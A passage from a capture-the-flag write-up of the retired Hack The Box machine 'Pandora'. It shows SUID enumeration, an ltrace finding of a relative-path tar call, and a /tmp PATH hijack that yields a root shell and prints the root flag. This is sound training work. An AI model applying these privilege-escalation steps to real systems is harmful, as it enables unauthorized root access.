2. SUCCESS
3. matt@pandora:~$ whoami
matt
4. This is the way the `sudo -l` error should look. That was a bad shell error.
5. matt@pandora:~$ export TERM=xterm
matt@pandora:~$ sudo -l
[sudo] password for matt:
6. We do not have the password but you get the point.
7. matt@pandora:~$ find / -perm -4000 -user root 2>/dev/null
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/pandora_backup
8. Now we can excute pandora_backup
9. matt@pandora:~$ /usr/bin/pandora_backup
10. matt@pandora:~$ file /usr/bin/pandora_backup
```

```
/usr/bin/pandora_backup: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter
/lib64/ld-linux-x86-64.so.2, BuildID[sha1]=7174c3b04737ad11254839c20c8dab66fce55af8, for GNU/Linux 3.2.0, not stripped
11. matt@pandora:~$ ltrace /usr/bin/pandora_backup
system("tar -cvf /root/.backup/pandora-b"...tar: /root/.backup/pandora-backup.tar.gz: Cannot open: Permission denied
```

Path Hijacking

29. **Tar is being executed using a relative path. We can path hijack tha command**


```
1. matt@pandora:~$ ltrace /usr/bin/pandora_backup
system("tar -cvf /root/.backup/pandora-b"...tar: /root/.backup/pandora-backup.tar.gz: Cannot open: Permission denied
2. I cd into tmp
3. matt@pandora:~$ cd tmp
-bash: cd: tmp: No such file or directory
matt@pandora:~$ cd /tmp
matt@pandora:/tmp$ touch tar
matt@pandora:/tmp$ chmod +x tar
matt@pandora:/tmp$ nano tar
matt@pandora:/tmp$ ls -l
total 36
drwxrwxr-x 2 daniel daniel 4096 Aug 19 07:17 giersh09sd
drwx------ 3 root   root   4096 Aug 18 23:06 systemd-private-bf49c246f1cf47b2b2c709435ea57aef-apache2.service-c3jSli
drwx------ 3 root   root   4096 Aug 19 10:56 systemd-private-bf49c246f1cf47b2b2c709435ea57aef-fwupd.service-EGKc7h
drwx------ 3 root   root   4096 Aug 18 23:06 systemd-private-bf49c246f1cf47b2b2c709435ea57aef-systemd-logind.service-1chOAi
drwx------ 3 root   root   4096 Aug 18 23:06 systemd-private-bf49c246f1cf47b2b2c709435ea57aef-systemd-resolved.service-
7RzZWh
drwx------ 3 root   root   4096 Aug 18 23:06 systemd-private-bf49c246f1cf47b2b2c709435ea57aef-systemd-timesyncd.service-
MUL4ri
drwx------ 3 root   root   4096 Aug 19 10:56 systemd-private-bf49c246f1cf47b2b2c709435ea57aef-upower.service-ujFk9i
-rwxrwxr-x 1 matt   matt     14 Aug 19 11:17 tar
drwx------ 2 root   root   4096 Aug 18 23:06 vmware-root_702-2722304542
matt@pandora:/tmp$ export PATH=/tmp:$PATH
matt@pandora:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin

matt@pandora:/tmp$ /usr/bin/pandora_backup
PandoraFMS Backup Utility
Now attempting to backup PandoraFMS client
root@pandora:/tmp# whoami
root
root@pandora:/tmp# cat /root/root.txt
cacd2119935dcb3ef8d2fa145e783152
```

An amazing fun box. I learned several things

30. **The command is very important to understand not just for path hijacking but for basic linux knowledge as well**

```
1. matt@pandora:/tmp$ export PATH=/tmp:$PATH
2. When I executed this command it put tmp before path.
3. matt@pandora:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
4. You can see that `/tmp` is in the front as the paths are read from left to right. If we do not provide an `absolute path`
which you should always do when coding then the system will try to find the path in $PATH from left to right. If we hijack
the path by putting our malicious file at the beginning of the path we can get root that way. I knew this already, but
S4vitar explained so very well. That it seems trivial to me now. Like duh I know that. Hope you enjoyed the box! Gnight!
```



Pandora has been Pwned!

Congratulations therealpablo, best of luck in capturing flags ahead!

#8994	19 Aug 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

PWNED